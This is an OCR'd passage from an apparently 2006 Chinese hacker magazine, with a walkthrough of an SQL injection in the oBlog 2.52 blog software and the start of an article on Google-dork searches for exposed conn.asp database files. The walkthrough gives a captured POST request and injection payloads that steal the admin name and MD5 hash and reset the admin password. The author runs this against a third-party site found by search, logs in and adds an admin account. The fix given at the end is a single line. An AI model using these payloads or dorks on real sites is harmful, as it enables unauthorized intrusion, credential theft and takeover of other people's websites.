


图2

先申请一个用户52cc，在登录成功后，点击“管理中心”，进入用户的“后台管理”，在前面的代码中已了解到，要利用此漏洞就要先设置一个专题，这里我添加的专题名称是“00”，然后随便发表一个日志，接下来进入“日志管理”，先选中一个日志，再选中“操作”中的“移动到”，如图1。

在“执行”之前，先启动“Winsock Expert”程序，在“选择监听的程序”中选择当前页，如图2，准备就绪后，点击“执行”，抓到了如下数据：

```
POST /252/User_blog.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
```

```
Referer: http://test.oblog.cn/252/user_blog.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: test.oblog.cn
Content-Length: 64
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCCTTTARD=OIKPAMPDKMPHLLNLBPCFFPBL; oblog123=CookieDate=0&Password=52a56a51a50a54a102a99a98a100a55a49a50a101a98a56a99&UserLevel=56&UserName=99a99a50a53

ID=626&uname=52cc&Action=Move&subject=131&Submit=+%D6%B4+%D0%D0+
```

其中的“subject”是专题的序号，“ID”嘛，就是今天要修理的对象！将其修改为ID=626;declare+@a+sysname+select+top+1+@a=username+from+[admin]+update+[user]+set+homepage=@a+where+username=0x3500320063006300--(注其中的空格要用＋代替)。

对于数据的提交，我没有采用ＮＣ，因为要一次次的计算“Content-Length”数值，让我很是头大，正巧手头有一款简单的POST提交工具，将上面的信息分门别类的填入其中，如图3，点击“测试”，在下方的“返回信息”中返回了很多的信息，按照本地测试的情况，不应该返回这么多的信息！带着疑惑的心情打开我的个人资料，果然，“主页”中空空如也！看来没有成功，难道语句书写错误？重新输入，结果还是没有成功！真是怪了？为什么本地的测试可以成功呢？

在博客程序中，OBLOG的名气是相当大的，那么这个2.52版也一定有相当数量的用户群，果不其然，在百度中用“Powered by oBlog 2.52”做关键字进行搜索，找到了很多网站，虽然这些网站不一定使用的都是SQL数据库，但毕竟会有一些站点采用的是SQL数据库！打开某个链接，将上面的步骤又进行了一遍，查看返回的信息，如图4，和前面相比之下要少了许多。




图 3

```
返回信息
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Thu, 08 Jun 2006 13:38:42 GMT
Location: user_blog.asp
Content-Length: 134
Content-Type: text/html
Cache-control: private
```

图 4

打开“修改我的资料”，如图5，管理员的名称到手了，接下来，更改ID值中的“username”为“password”，执行成功后，再次查看“我的资料”，如图6，MD5也到手了。




图 5




图 6

ＯＫ！下面就可以更改管理员的密码了，将ＩＤ的值改为ID=272;update+[admin]+set+password=0X340039006200610035003900610062006200650035003600650030003500370 0+where+username=0X610064006D0069006E00--，其中的“password”值是123456的MD5的16进制，“username”值是admin的16进制。执行成功后，找开后台登录页“admin_login.asp”，输入管理员名称“admin”及刚刚设置的密码“123456”，如图7，登录成功。

在后台溜达了一会，添加了一个管理员，就退了出来，因为还有一件很重要的工作要及时完成，那就是将前面得到的管理员MD5值转为16进制，再用前面的方法将管理员的密码更改回去，不然，管理员登录不了后台，会很生气的：)

因为时间关系，没有再对更多的站点进行测试。接下来说一下修补方法，很简单，找到IF过程为假时所转到的SQL语句sql="Update [blog] set subjectid="&subjectid&" where id=" & id，将最后的“id”改为“Clng(id)”就可以了，对于这个漏洞的形成，主要原因应该是程序员的疏忽，因为之前之后的代码都对ID参数采用了Clng()进行过滤，唯独此处侥幸躲过！

但是话说过来，为什么官方的2.52版测试站点没有漏洞，而提供给用户免费使用的却有此漏洞呢？难道是官方留了一手？：(

（文章中涉及到的工具ASCII转换ASCII—zh.exe、jmtools、WinSock Expert已经收录于光盘中）




图 7

文章难易度：★★★

文章阅读点：Google Hacking的又一次详细应用，非常不错的经验与技巧

目录浏览与Google Hacking

曾云好

一、源起

某日，十分无聊的坐在电脑前浏览黑客杂志，在看到暴库漏洞时，我突然想起了inc/conn.asp这种攻击方法还从来没有成功过（小编：这种方法指使用搜索引擎搜索一些敏感关键字获取网站数据，conn.asp往往是ASP程序里包含数据库连接信息的文件），既然兴趣来了就开工。直接在Google里输入“inurl:/inc/conn.asp”发现根本没有这样的网页（图1）。后来输入“inurl:conn.asp”，找到了一个暴库漏洞的网站（图2）。




图1



图2

可是我找了上千个网页也只有这一个网站，后来编写了很多类似的关键字，可效果都是差不多。经过一个下午的思考事情终于有了新的转机，攻击的方向也随着发生了变化，不过效果却相当的惊人。

二、目录浏览

下午顶着两节课没上的危险，一直在思考着。突然我的灵感来了，无意中构造了“inurl:/inc+conn.asp”这个关键字，发现它居然找出了很多网站的漏洞（图3）。




图3

来看看具体的网站（图4），再看看conndb.asp这个文件的内容（图5）。

一个网站就这样轻易的被攻破了，实在是吓了我一大跳。后来我仔细的查阅了每一个网站，发现他们都有一个共同点就是都含有“to parent directory”这句话。那么我们就查找“to parent directory”看看（图6）。

